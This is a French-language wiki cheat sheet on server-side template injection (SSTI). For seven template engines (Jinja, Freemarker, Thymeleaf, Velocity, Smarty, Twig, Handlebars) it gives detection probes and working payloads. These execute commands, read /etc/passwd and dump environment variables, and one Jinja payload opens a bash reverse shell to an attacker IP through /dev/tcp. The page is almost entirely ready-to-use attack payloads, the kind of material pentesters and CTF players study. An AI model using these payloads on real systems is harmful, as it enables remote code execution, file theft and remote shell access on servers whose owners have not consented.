
# [Exploitation/Web] SSTI

## Introduction

La vulnérabilité **SSTI**, pour *Server-Side Template Injection*, permet à un attaquant d'injecter du code malveillant dans un moteur de template côté serveur, pouvant conduire à l'exécution de commandes à distance. Cette faille va exploiter les moteurs de templating comme **Jinja** ou autre, il faut donc trouver quel est le moteur de détection pour trouver l'exploit correspondant.




## Cheat-sheet

### Jinja (Python)

Tout d'abord, testez l'injection avec un payload simple :

```
{{ 7*7 }}
```

> Si le résultat de l'opération vous est retourné (49), cela signifie que le champ injecté est vulnérable !

Puis pour exécuter une commande :

```
{{ config.__class__.__init__.__globals__['os'].popen('id').read() }}
```

Ou pour lire un fichier sur le serveur :

```
{{ ''.__class__.__mro__[1].__subclasses__()[40]('/etc/passwd').read() }}
```

Et pour exécuter un reverse shell :

```
{{ ''.__class__.__mro__[1].__subclasses__()[59]("bash -c 'bash -i >& /dev/tcp/<attacker_ip>/<port> 0>&1'", shell=True, stdout=-1).communicate() }}
```

# Freemarker (Java)

Détection :

```
${7*7}
```

Pour exécuter une commande :

```
${"freemarker.template.utility.Execute"?new()("id")}
```

Ou pour lire un fichier sur le serveur :

```
${"freemarker.template.utility.ObjectConstructor"?new()("java.io.File").new("/etc/passwd").read()}
```

# Thymeleaf (Java)

Détection :

```
th:text="${7*7}"
```

Éxecution de commande :

```
th:text="${T(java.lang.Runtime).getRuntime().exec('id')}"
```

Accès aux variables d'environnements :

```
th:text="${T(System).getenv()}"
```

# Velocity (Java)

Détection :

```
#set($x = 7 * 7)$x
```

Éxecution de commande :

```
#set($cmd = 'id')
#set($process = $runtime.exec($cmd))
$process.waitFor()
$process.exitValue()
```

# Smarty (PHP)

Détection :

```
{$smarty.version}
```

Éxecution de commande :

```
{system('id')}
```

Lecture de fichier :

```
{file_get_contents('/etc/passwd')}
```

# Twig (PHP)

Détection :

```
{{ 7*7 }}
```

Éxecution de commande :

```
{{ "id"|system }}
```

Lecture de fichier :

```
{{ include('/etc/passwd') }}
```

# Handlebars (JavaScript)

Détection :

```
{{7*7}}
```

Éxecution de commande :

```
{{#with "constructor" as |c|}}{{c.constructor("return process")().mainModule.require("child_process").execSync("id").toString()}}{{/with}}
```

---

Revision #1
Created 11 April 2025 07:02:21 by Elieroc
Updated 11 April 2025 07:21:40 by Elieroc